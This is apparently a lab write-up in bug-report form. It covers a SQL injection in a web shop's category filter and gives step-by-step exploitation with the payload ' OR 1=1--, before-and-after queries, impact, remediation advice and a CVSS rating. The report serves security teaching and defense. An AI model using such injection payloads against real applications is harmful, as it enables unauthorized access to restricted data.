

Title of Issue

SQL Injection Vulnerability in WHERE Clause Allowing Retrieval of Hidden Data

Description

The application is vulnerable to SQL Injection in the product category filter parameter. User-supplied input is incorporated directly into a backend SQL query without proper validation or parameterization.

The application executes the following query when a category is selected:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

By injecting SQL syntax into the `category` parameter, an attacker can modify the logic of the query and retrieve products that are not intended to be visible to users, including unreleased products.

Affected Endpoint: GET `/filter?category=<input>`

Steps to Exploit

1. Navigate to the shop's product listing page.
2. Select any product category (e.g., "Gifts") and observe the URL: `/filter?category=Gifts`.
3. Modify the `category` parameter in the URL to the injection payload:

```
/filter?category=' OR 1=1--
```

4. Submit the request by navigating to the modified URL.
 5. Observe that the response now displays **all products** from every category, including unreleased items that should be hidden from regular users.
-

Proof of Concept

Payload:

```
' OR 1=1--
```

Injected URL:

```
https://<lab-id>.web-security-academy.net/filter?category=' OR 1=1--
```

Original Query:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```


Modified Query (post-injection):

```
SELECT * FROM products WHERE category = '' OR 1=1--' AND released = 1
```

The injected `OR 1=1` condition evaluates to `TRUE` for every row, causing the database to return all products regardless of category or release status. The `--` comment sequence causes the remainder of the original query (`AND released = 1`) to be ignored entirely.

- Before injection: only released products in selected category are displayed.
- After injection: all products, including unreleased ones, are returned and displayed on the page.

 Initial shop page showing normal products



 All products including hidden ones returned

 Lab completion confirmation

Impact

- Unauthorized access to sensitive or restricted product data.
- Exposure of unreleased or confidential product listings.
- Potential disclosure of business-sensitive information.
- May serve as a foothold for more advanced SQL Injection attacks (e.g., UNION-based data extraction, authentication bypass, or blind injection).
- Loss of confidentiality and customer trust in the application.

Mitigation / Remediation

1. **Use parameterized queries (prepared statements)** for all database interactions — never concatenate user input directly into SQL strings.
2. **Implement strict server-side input validation** — whitelist allowed category values rather than accepting arbitrary strings.
3. **Apply the principle of least privilege** — the database account used by the application should only have SELECT rights on required tables.
4. **Use a Web Application Firewall (WAF)** to detect and block common SQL injection patterns as a supplementary defense.
5. **Conduct regular code reviews and security audits** focusing on all database query construction points.

CVSS Score

CVSS v3.1 Score: 7.5 (High) CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS Justification

Metric	Value	Rationale
Attack Vector	Network	Exploitable remotely through a crafted HTTP request
Attack Complexity	Low	No special conditions or prior knowledge required
Privileges Required	None	No authentication needed to exploit
User Interaction	None	No user action required
Scope	Unchanged	Impact is contained within the application's database
Confidentiality Impact	High	Full disclosure of all product records including restricted data
Integrity Impact	None	No data modification observed in this lab scenario
Availability Impact	None	No service disruption observed